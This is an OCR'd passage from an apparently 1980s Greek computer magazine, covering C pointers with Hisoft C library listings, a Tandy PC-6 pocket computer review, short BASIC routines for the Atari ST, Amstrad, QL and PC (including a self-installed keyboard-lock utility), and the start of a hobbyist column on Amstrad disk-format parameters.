Όπως είπαμε, οι δομές πίνακα και pointer είναι φυσικά ισοδύναμες. Αυτό σημαίνει ότι οι πίνακες πινάκων είναι pointers πινάκων, όπως ήδη αναφέραμε, ή pointers που δείχνουν σε pointers! Μπορείτε να καταλάβετε ότι μία τέτοια αντιμετώπιση μπορεί να καταλήξει σε μεγάλο πονοκέφαλο για τον άπειρο προγραμματιστή, αλλά μπορεί να γίνει και το πιο δυναμικό εργαλείο στα χέρια ενός επαγγελματία προγραμματιστή ή ενός πεπειραμένου ερασιτέχνη - αφού κάθε θέση μνήμης μπορεί να προσπελασθεί με τη βοήθεια του κατάλληλου pointer σαν μέρος οποιασδήποτε και οσοδήποτε πολύπλοκης δομής δεδομένων, ακόμα και με μεταβλητού μήκους στοιχεία.

Κάποιος που κάνει το βάπτισμα του πυρός, περνώντας από τη BASIC στη C, είναι σίγουρο ότι θα δυσκολευτεί αρκετά στην εμπέδωση των pointers και στην κατανόηση των διαφορών μεταξύ ενός πίνακα πινάκων και ενός πίνακα με pointers. Είναι μάλιστα σχεδόν σίγουρο ότι θα προτιμήσει στις περισσότερες περιπτώσεις να μεταχειριστεί «καθαρούς» πίνακες και να αποφύγει τον πονοκέφαλο των pointers. Όμως, προχωρώντας θα δει ότι αυτή η αντιμετώπιση είναι λάθος.

Είναι γεγονός ότι οι πραγματικοί πίνακες καταλαμβάνουν λιγότερο χώρο στη μνήμη (δεδομένου ότι οι πίνακες με pointers χρησιμοποιούν στοιχεία που καταλαμβάνουν χώρο ίσο με τη διάσταση της γραμμής επί τη διάσταση της κάθε στήλης - όπως και οι πραγματικοί πίνακες - συν το χώρο που καταλαμβάνουν οι ίδιοι οι pointers). Αλλά υστερούν απέναντι στους pointers ως προς τη δυναμική: Με

τους pointers η προσπέλαση των στοιχείων ενός πίνακα γίνεται πιο φυσικά, χωρίς να καταφεύγει ο προγραμματιστής σε αριθμητικές πράξεις για να βρει τη θέση του κάθε στοιχείου, ενώ επιπλέον έχει τη μεγάλη ευκολία των μεταβλητού μήκους στοιχείων.

Μία άλλη τεράστια δυνατότητα που προσφέρουν οι pointers είναι να μπορεί ο προγραμματιστής να περνάει σε ένα πρόγραμμα εντολές συστήματος (command - lines) σαν παραμέτρους ή ορίσματα του προγράμματος. Είναι κάτι που θα το δείτε πολύ συχνά σε προγράμματα της C:

Η συνάρτηση main συνοδεύεται από δύο ορίσματα, τα argc και argv. Το πρώτο όρισμα, το argc, ισούται με το πλήθος των εντολών που θα περάσουν στο σύστημα, ενώ το δεύτερο, το argv, είναι ένας pointer σε πίνακα με στοιχεία τα αλφαριθμητικά strings των εντολών.

Τέλος, όπως έχουμε ξαναπεί, μέσω των pointers μπορούμε να ξεπεράσουμε το βασικό εμπόδιο των συναρτήσεων - συγκεκριμένα τον περιορισμό να επιστρέφουν μόνο μία τιμή. Δεν χρειάζεται τίποτε περισσότερο από την κατασκευή ενός pointer, μέσω του οποίου η συνάρτηση θα «αφήνει» άτυπα σε κάποιες θέσεις μνήμης τις τιμές που θέλουμε και ενός pointer έξω από τη συνάρτηση, για να μπορεί να διαβάσει το περιεχόμενο αυτών των θέσεων το υπόλοιπο πρόγραμμά μας.

Δεδομένου ότι ο καλύτερος τρόπος να κατανοήσει κανείς ένα θέμα είναι να το δει στην πράξη, δεν θα επεκταθούμε περισσότερο εδώ, αλλά θα παραθέσουμε μερικές από τις συναρτήσεις βιβλιοθήκης της Hisoft C για CP/M, που χρησιμοποιούν pointers και ορίσματα εντολών: listings.

Με τη βοήθεια και των pointers θα μπορέσουμε τον άλλο μήνα να δούμε μερικές από τις βασικότερες δομές δεδομένων και τους τρόπους που παρέχονται στο χρήστη να δημιουργεί δικές του δομές. ■

```
int atoi(s)
  char *s;
{
  static int c, value, sign;

  while (isspace(*s)) ++s;
  value = 0;
  sign  = 1;
  if        (*s == '-') { ++s; sign = -1; }
  else if (*s == '+')     ++s;
  while (isdigit(c = *s++)) value = 10 * value + c - '0';
  return  sign * value;
}


?*  Sorting function - a Shell sort  *?

void qsort(list, num_items, size, cmp_func)
  char *list;
  int    num_items, size;
  int (*cmp_func)();
{
  static unsigned gap, byte_gap, i;
  static char *p;

  for (gap = num_items >> 1;  gap > 0;  gap >>= 1)
    {
      byte_gap = gap * size;
      for (i = gap;  i < num_items;  ++i)
        for (p = list + i * size - byte_gap;  p >= list;  p -= byte_gap)
          {
            if ((*cmp_func)(p, p + byte_gap) <= 0) break;
            swap(p, p + byte_gap, size);
          }
    }
}

unsigned strlen(s)
  char *s;
{
  static char *p;

  p = s;
  do ; while (*p++);
  return p-s-1;
}


?*  Some Functions for 32 bit integer arithmetic  *?

void long_multiply(c, a, b)
  char *a, *b, *c;
{
  static char x[4], product[4];
  static int i, j;

  long_set(product, 0,0);
  for (i = 0; i < 4; ++i)
    for (j = i; j >= 0; --j)
      {
        long_set(x, a[i-j] * b[j], i);
        long_add(product, product, x);
      }
  long_copy(c, product);
}
```

```
void long_add(c, a, b)
  char *a, *b, *c;
{
  static unsigned u, i;

  u = 0;
  for (i = 0; i < 4; ++i)
    {
      u    +=  *a++  +  *b++;
      *c++ =  u & 0xff;
      u  >>=  8;
    }
}


void long_init(a, n1, n0)
  char *a;
  unsigned n1,n0;
{
  a[0] = n0 & 0xff;
  a[1] = n0 >> 8;
  a[2] = n1 & 0xff;
  a[3] = n1 >> 8;
}


void long_set(a, n, d)
  char *a;
  unsigned n, d;
{
  static int i;

  for (i=0; i<4; ++i) a[i] = 0;


 a[d] = n & 0xff;
 if (d < 3) a[d+1] = n >> 8;
}


void long_copy(c, a)
  char *a, *c;
{
  blt(c, a, 4);
}
```

ΕΠΙΠΛΕΟΝ

TANDY PC-6: «ΚΑΤΗΓΟΡΙΑ ΜΥΓΑΣ»!

Με την πρώτη ματιά φαίνεται «λίγο». Μοιάζει περισσότερο με μπλοκάκι σημειώσεων, άντε και με μικρό calculator. Ανοίγοντάς το καταλάβαμε ότι η συσκευασία αδικούσε το περιεχόμενο που, ούτε λίγο ούτε πολύ, ήταν ένα πλήρες COMPUTER με την BASIC του, τον ASSEMBLER του, με τα όλα του! Διαβάστε για το πώς αποδίδουν όλα αυτά σε ένα «κουτάκι» 7×14 cm!

του Βασίλη Τερζόπουλου

Το PC-6 είναι ο «επικεφαλής» της TANDY στην είσοδό της στους υπολογιστές τσέπης. Τώρα, αν σκεφτούμε λίγο την έννοια «υπολογιστής τσέπης», θα δούμε ότι περιλαμβάνει από calculators των τεσσάρων πράξεων μέχρι computers με BASIC κλπ. Αυτό ακριβώς είναι και το TANDY. Δηλαδή, ένα από τα μικρότερα «μεγάλα» computers ή ένα από τα μεγαλύτερα τσέπης!



Ας δούμε όμως τι προσφέρεται σ᾽ αυτό το «κουτάκι». Όπως βλέπετε και στη φωτογραφία, το PC-6 έχει ένα πλήρες QWERTY πληκτρολόγιο με πλήκτρα αφής, στο πάνω τμήμα του και κάτω από την οθόνη. Έχει τώρα στο κάτω τμήμα του ένα αριθμητικό πληκτρολόγιο, αριστερά από το οποίο βρίσκονται τα πλήκτρα με τις αριθμητικές functions. Στην άκρη αριστερά ο διακόπτης ON-OFF και στο πλάι το ρυθμιστικό του CONTRAST, που επιτρέπει άνετη ανάγνωση σε όλες τις συνθήκες φωτισμού. Τέλος, στο πλάι δεξιά υπάρχει μια γενική θύρα επικοινωνίας, γιατί το PC-6 δέχεται και περιφερειακά όπως ο εκτυπωτής και το cassette interface για συνεργασία με κασετόφωνο, στην «κατηγορία μύγας» επίσης!


Η οθόνη, τύπου LCD, χωράει 24 ψηφία και στο πάνω τμήμα της φαίνονται με μικρότερους χαρακτήρες κάποιες ιδιαίτερες λειτουργίες, π.χ. το SHIFT, το mode που βρισκόμαστε για μέτρηση γωνίας- RAD, DEG, GRA - κλπ.

Κάθε πλήκτρο του QWERTY εκτελεί τέσσερις λειτουργίες (μικρά - κεφαλαία - γραφικά - keywords της BASIC), ενώ του αριθμητικού δύο, όπως και τα function keys.

Αρκετά με την περιγραφή, όμως. Ας δούμε λίγο τις λειτουργίες από κοντά.

BASIC

Η BASIC του PC-6 περιλαμβάνει όλες τις γνωστές εντολές - γύρω στις 60 βασικές εντολές - και ένα μεγάλο σετ fun-



Το Tandy κλειστό. Ένα μεγάλο πλεονέκτημά του είναι ότι καταλαμβάνει πολύ μικρό χώρο.



Το Tandy από τα δεξιά. Διακρίνεται μπροστά σας η γενική θύρα επέκτασης.

ctions και εντολών,που ασχολούνται με τη στατιστική και το... χειρισμό αριθμών γενικότερα. Τέτοιες μπορούμε να αναφέρουμε τις STAT, STATLIST, STATCLEAR, που αναφέρονται στην ταξινόμηση και τον έλεγχο των χρησιμοποιούμενων συναρτήσεων στατιστικής, τις FACT, NPR, NCR, που ασχολούνται με αριθμητικούς υπολογισμούς (η NCR π.χ. δίνει τους συνδυασμούς για δύο δοσμένες τιμές) και, βέβαια, το πλήρες σετ τριγωνομετρικών functions.

Τελικά, η BASIC μάλλον δεν θα ικανοποιήσει το χρήστη - προγραμματιστή, όμως θα αποδειχθεί πολύ χρήσιμη και πολύ ισχυρή για το χρήστη - μηχανικό, αρχιτέκτονα κλπ. (ή και αρχισυντάκτη!). Πρόκειται δηλαδή για μια BASIC που είναι φτιαγμένη έτσι ώστε να εξυπηρετεί κάποιες συγκεκριμένες ανάγκες - μαθηματικών π.χ. - και με το παραπάνω, μάλιστα! Η BASIC δέχεται 62 χαρακτήρες στη γραμμή και το display 24. Αυτό, μαζί με το γεγονός ότι υπάρχουν μόλις 9 μηνύματα λάθους - error 1, error 2 κλπ. - μας κάνουν και το μοναδικό ουσιαστικά μειονέκτημα της BASIC. Γιατί τα περισσότερα λάθη μας ήταν "error 2" - syntax error δηλαδή-και κουραστήκαμε αρκετά να ψάχνουμε για λάθος με το οριζόντιο σκρολάρισμα μιας γραμμής των 50-60 χαρακτήρων.

Κάτι που μας άρεσε είναι ότι μπορούμε να έχουμε ταυτόχρονα στη μνήμη μέχρι δέκα προγράμματα, επιλέγοντας σε ποιό θα εργαστούμε κάθε φορά είτε με τα αντίστοιχα ειδικά πλήκτρα, είτε με direct command από την BASIC.

Τέλος, μπορούμε να έχουμε passwords στα προγράμματά μας (όπως και στις περισσότερες λειτουργίες του PC-6), για να μην πέσουν στα χέρια ...κατασκόπων!

CALCULATOR

Μπαίνουμε σε calculator mode πιέζοντας τα πλήκτρα Asmbl και C. Εδώ μπορούμε να έχουμε όλες τις συναρτήσεις που έχει και η BASIC (τριγωνομετρικές, στατιστική κλπ.) και μπορούμε να χρησιμοποιούμε και μεταβλητές.

Αν έχουμε κάποια συγκεκριμένη συνάρτηση να υπολογίσουμε, μπορούμε να την ορίσουμε σαν function, να την κρατήσουμε στη μνήμη και να τη χρησιμοποιούμε όπως ακριβώς θα κάναμε με τις έτοιμες, που παράγουν τα ειδικά πλήκτρα!

Για να μην πολυλογούμε για το calculator, είναι ίσως αρκετό να σας πούμε ότι μας ενθουσίασε!

DATABANK

Από τις χρησιμότερες λειτουργίες του PC-6 και μάλλον ο λόγος που πολλοί ίσως το αγοράσουν! Μπορείτε να έχετε όσα στοιχεία σας επιτρέπει η μνήμη, που το καθένα έχει και τον κωδικό αριθμό του (που προστίθεται κατά την εισαγωγή των στοιχείων). Το παράπονο εδώ είναι ότι δεν υπάρχει δυνατότητα για ψάξιμο κάποιου συγκεκριμένου αριθμού ή string. Επειδή, όπως φαίνεται, η TANDY το κατάλαβε, μέσα στο manual υπάρχει ένα προγραμματάκι σε BASIC που μπορεί και ψάχνει τη DATABANK με αρκετούς τρόπους. Χρήσιμο!

ASSEMBLER

Το PC-6 περιλαμβάνει εκτός των άλλων και ένα είδος assembler. Και λέμε «ένα είδος», γιατί αυτή η τεχνολογία C-MOS, στην οποία είναι βασισμένο το TANDY, μάλλον περιορίζει και τις εντολές του assembler, που είναι μόλις τετράμπιτες - δηλαδή 16 εντολές όλες κι όλες!!! Ευκαιριακά να πούμε ότι το PC-6 είναι 16 bit - όσον αφορά το address bus και τους καταχωρητές τουλάχιστον! Περιλαμβάνει επίσης και ένα editor - debugger και, τέλος, «ένα είδος» (πάλι!) monitor. Τέλος πάντων, το manual σ' αυτό το σημείο είναι πολύ αναλυτικό (τόσο που σε μπερδεύει) και αν ποτέ αγοράσετε το PC-6 για τον assembler του, το καλύτερο που έχετε να κάνετε είναι να το διαβάσετε προσεκτικά!

ΣΥΜΠΕΡΑΣΜΑΤΑ

Το PC-6 που είχαμε στη διάθεσή μας είχε 8K RAM, αλλά μπορεί να δεχτεί εσωτερικά ακόμα ένα RAM-module των 8K, οπότε μπορούμε να έχουμε στην τσέπη μας 16K RAM, BASIC, CALCULATOR, DATABANK, ASSEMBLER και... αφήστε τους άλλους να αναρωτιούνται!

Αν θέλετε ένα συμπέρασμα, το PC-6 μας ενθουσίασε και παίρνει ένα καλό βαθμό στη σχέση μεγέθους / δυνατοτήτων. Προσφέρεται σε μια τιμή γύρω στις 23.000 δρχ., που κρίνονται λογικές για το μέγεθος και τις «γνώσεις» του. Διατίθεται από την αντιπροσωπία της TANDY για την Ελλάδα, που είναι η ΚΟΛΙΟΠΟΥΛΟΣ electronics (Λ. Αλεξάνδρας 56, τηλ. 8238100).

■

PEEK & POKE

Κάθε μήνα από αυτή τη στήλη σας δίνονται μερικές χρήσιμες ιδέες και ρουτίνες για τους πιο δημοφιλείς home micros. Μέσα από αυτές πιστεύουμε ότι θα βρείτε τρόπους να βελτιώσετε τις προγραμματιστικές τεχνικές σας. Αυτό το μήνα οι ρουτίνες αφορούν τους υπολογιστές ATARI ST, AMSTRAD, QL COMMODORE και PCs.

ATARI ST

MOUSE MASK

Αυτή τη φορά θα σας δώσουμε μια μικρή αλλά αρκετά εντυπωσιακή και ευέλικτη ρουτίνα, την οποία θα μπορείτε να χρησιμοποιείτε σε κάθε πρόγραμμά σας που είναι γραμμένο σε ST BASIC.


Η ρουτίνα αυτή σας δίνει τη δυνατότητα να αλλάξετε τη μορφή του "mouse". Πειραματιστείτε αλλάζοντας στη γραμμή 1200 τον αριθμό 3 (από 0 μέχρι 8).

Μη ξεχνάτε ότι πριν πληκτρολογήσετε τη ρουτίνα θα πρέπει να έχετε φορτώσει την ST BASIC.

```
1001    '**********   MOUSE MASK *********

1002    '*** του ΑΠΟΣΤΟΛΗ ΜΟΥΡΕΛΑΤΟΥ  ***

1000    A#=GB
1100    GINTIN=PEEK(A#+8)
1200    POKE GINTIN,3
1300    GEMSYS(78)
```




AMSTRAD CPC

ΕΛΛΕΙΨΕΙΣ

Η ρουτίνα που ακολουθεί ζωγραφίζει ελλείψεις στην οθόνη. Η συντεταγμένες του κέντρου είναι οι Cx,Cy, ενώ οι δύο ακτίνες είναι οι Rx,Ry στη γραμμή 30. Φυσικά ζωγραφίζει και κύκλους αν Rx=Ry. Με μικρές αλλαγές μπορεί να δουλέψει και σε άλλα Computers.



```
10 ' HARRY GAKIDES for P'N'P (14/12/87) - ELLIPSE CPC
20 MODE 2
30 Cx=300:Cy=200:Rx=77:Ry=130
40 MOVE Cx,Cy+Ry
50 FOR k=1 TO 157
60 DRAW ROUND(Cx+SIN(k/25)*Rx),ROUND(Cy+COS(k/25)*Ry)
70 NEXT
```



QL

WRITE

Η procedure write προσθέτει στον Keyboard buffer του παραθύρου ch το κείμενο που θέλουμε, σαν να είχαν πατηθεί τα πλήκτρα του computer. Έτσι μπορούμε να διορθώσουμε το κείμενό μας χωρίς να χρειάζεται να το γράψουμε από την αρχή. Χρησιμοποιήστε την και τα προγράμματά σας θα πάρουν μια πιο επαγγελματική όψη.

```
  90 CLS
 100 WRITE 1,"MDV1_"
 110 INPUT#1,"ENTER DRIVE NAME >";E$
1000 DEFine PROCedure WRITE(CH,A$)
1010 LOCal n,y,E$
1020 IF NOT LEN(A$):RETurn
1030 E$=INKEY$(#CH)
1040 y=PEEK_L(163916)
1050 POKE y,128
1060 n=PEEK_L(y+4)-y-17
1070 E$=A$(1 TO n)
1080 FOR n=1 TO LEN(E$):POKE y+15+n,CODE(E$(n))
1090 POKE_L y+12,y+16
1100 POKE_L y+8,y+16+LEN(E$)
1110 POKE y,0
1120 END DEFine
```



PCs

ΚΛΕΙΔΩΣΤΕ ΤΟ ΠΛΗΚΤΡΟΛΟΓΙΟ

Πληκτρολογήστε αυτό το πρόγραμμα μέσα από τη GW BASIC, σώστε το και μετά τρέξτε το. Θα δημιουργηθεί ένα αρχείο με το όνομα KEYBLOCK.COM, που όταν το τρέξετε θα μπορείτε να κλειδώνετε το πληκτρολόγιο πατώντας Alt-L. Για να το ξεκλειδώσετε δώστε τον αριθμό 1967. Αν θέλετε να αλλάξετε τον κωδικό θα πρέπει να πάτε στη γραμμή 200 και να αλλάξετε τους οκτώ αριθμούς από το 02 μέχρι και το 88. Σε κάθε πλήκτρο του κωδικού αντιστοιχεί ένα ζευγάρι αριθμών. Ο πρώτος είναι ο κωδικός σάρωσης του πλήκτρου (που μπορείτε να τον βρείτε στο manual του υπολογιστή σας), και ο δεύτερος είναι ίσος με τον πρώτο συν 128 (128=80 Hex).

```
10 CLS: DEF SEG=0
20 FOR N=512 TO 512+204
30 READ A$: POKE N, VAL("&H"+A$)
40 NEXT N
50 BSAVE "KEYBLOCK.COM",512,511
60 END
100 DATA FF,09,E9,A4,00,50,06,2E,A0,A6,01,3C,00,74,03,EB
110 DATA 20,90,B8,00,00,8E,C0,26,A0,17,04,A8,08,75,03,EB
120 DATA 73,90,E4,60,3C,26,75,06,B0,01,2E,A2,A6,01,EB,64
130 DATA 90,56,8D,36,A8,01,2E,A0,A7,01,B4,00,03,F0,8A,E0
140 DATA E4,60,2E,3A,44,00,75,33,FE,C4,80,FC,08,75,24,B4
150 DATA 00,2E,88,26,A7,01,2E,88,26,A6,01,B8,00,00,8E,C0
160 DATA 26,A0,17,04,24,F7,26,A2,17,04,B4,0E,B0,07,CD,10
170 DATA EB,10,90,2E,88,26,A7,01,EB,08,90,B4,00,2E,88,26
180 DATA A7,01,5E,07,E4,61,0C,80,E6,61,24,7F,E6,61,B0,61
190 DATA E6,20,58,CF,07,58,2E,FF,2E,A2,01,00,00,00,00,00
200 DATA 00,02,82,0A,8A,07,87,08,88,FA,B4,35,B0,09,CD,21
210 DATA 89,1E,A2,01,8C,06,A4,01,8C,C8,8E,D8,8D,16,0C,01
220 DATA B4,25,B0,09,CD,21,FB,8D,16,B0,01,CD,27
```

■

HACKING


ΠΕΙΡΑΜΑΤΑ ΣΕ ΤΡΕΙΣ ΙΝΤΣΕΣ

Σε προηγούμενα τεύχη είδαμε αρκετά πράγματα για το drive του Amstrad. Καιρός να τα ολοκληρώσουμε με τα... τελευταία νέα, να δούμε κάποια «περίεργα» κλειδώματα με μυστήρια format και να δούμε και μερικές ιδέες - κόλπα για format κατά παραγγελία!

του Βασίλη Τερζόπουλου

Είχαμε λοιπόν μιλήσει για κάποιες «παραμέτρους» που χρησιμοποιεί για τη σωστή λειτουργία του το drive. Αν θυμάστε ήταν το XPB (eXtended Parameter Block) αυτό που είχαμε δει. Ας φρεσκάρουμε όμως λίγο τα όσα είχαμε πει.

Αρχικά ο Amstrad κρατάει στη RAM κάποιες παραμέτρους (π.χ. τον αριθμό των sectors ή τα ελεύθερα k μιας δισκέτας) για το drive του και μάλιστα σε όχι σταθερή θέση. Για την ακρίβεια, και αντίθετα με όσα αναφέρει το Firmware της Amstrad, ο 6128 έχει το XPB σε μία σταθερή θέση και ο 664 σε μιά άλλη, πάλι σταθερή, θέση. Για να μην ψάχνετε, το



XPB του 6128 βρίσκεται στη διεύθυνση #A890 για το drive A: και στη διεύθυνση &A8D0 για το drive B: και μην προσπαθήσετε να το βρείτε με τον τρόπο που αναφέρει το Firmware - θα αποτύχετε. Συγκεκριμένα έχουμε στο πινακάκι τη function που είχαμε δημοσιεύσει για να βρίσκετε τη διεύθυνση του XPB. Σύμφωνα με το Firmware θα έπρεπε να βρούμε το XPB του Drive A: δίνοντας PRINT FN xpb$(0) ενώ αντίθετα το βρίσκουμε δίνοντας PRINT FN xpb$(10)! Συγκεκριμένα, σύμφωνα με το Firmware, στη διεύθυνση #BE40 και στη #BE41 βρίσκουμε δύο bytes που σχηματίζουν μιά διεύθυνση, τη διεύθυνση του DPH (Disc Parameter Header). Σ' αυτή θα έπρεπε τα δύο πρώτα bytes να σχηματίζουν τη διεύθυνση του XPB αλλά τουλάχιστον στο δικό μας 6128 η διεύθυνση αυτή (η #A890) βρίσκεται στο εντέκατο και δωδέκατο byte! Όσο για τους 464 και 664 ας ψάξουν πρώτα με τον τρόπο του Firmware, δίνοντας PRINT FN xpb$(0) και αν δεν σταθούν τυχεροί ας ψάξουν κι αυτοί κάπου αλλού, δίνοντας π.χ. PRINT FN xpb$(10) όπως για τον 6128. Αρκετά όμως με αυτό, ας προχωρήσουμε σε μερικά άκρως ενδιαφέροντα για τους περί τα drives «χακερίζοντες» (!).

Πριν πάμε παρακάτω, ρίξτε μια ματιά στον πίνακα με το XPB και τις αναλύσεις-εξηγήσεις που έχει, γιατί θα μας φανεί αρκετά χρήσιμος. Τι αρκετά δηλαδή, που όλο το «παιχνίδι» στο XPB παίζεται!

Πρώτη παρατήρηση: Σε μία δισκέτα μπορούμε να «δημιουργήσουμε» κάμποσες ακόμα! Πώς γίνεται; Ας δούμε τη διαδικασία. Φορμάρουμε DATA μια δισκέτα. Παίρνουμε το πρόγραμμα (1) και αλλάζουμε τις παραμέτρους που θέλουμε (στις γραμμές 20-30 και 280-300 που πρέπει να συμφωνούν μεταξύ τους), προσέχοντας μόνο να δώσουμε reserved tracks πάνω από 1 (το γιατί θα το δούμε αργότερα) και το FOR/NEXT που περιέχει το πρώτο και το τελευταίο track για φορμάρισμα (γραμμή 140) να έχει σαν πρώτο track τον αριθμό που δώσαμε σαν reserved tracks, για να φορμάρει τη δισκέτα από εκείνο το track και πέρα. Όπου δηλαδή έχει POKE &A89D,x στη θέση του x βάζουμε το δικό μας αριθμό. Ας πούμε 1, ώστε η δεύτερη δισκέτα ξεκινάει από το track 1. Αν θέλουμε και τρίτη δισκέτα, με όποιες άλλες αλλαγές στις παραμέτρους, φροντίζουμε να έχουμε reserved tracks περισσότερα από τα προηγούμενα, π.χ. 10 και βάζουμε αυτό το 10 στο FOR/NEXT για πρώτο track που θα φορμάρουμε, όπως επίσης όπου υπάρχει POKE &A89D,x στη θέση του x. Έτσι από το track 10 ξεκινάει η τρίτη δισκέτα μας και πάει λέγοντας!!! Σημειώστε βέβαια ότι για να κάνουμε 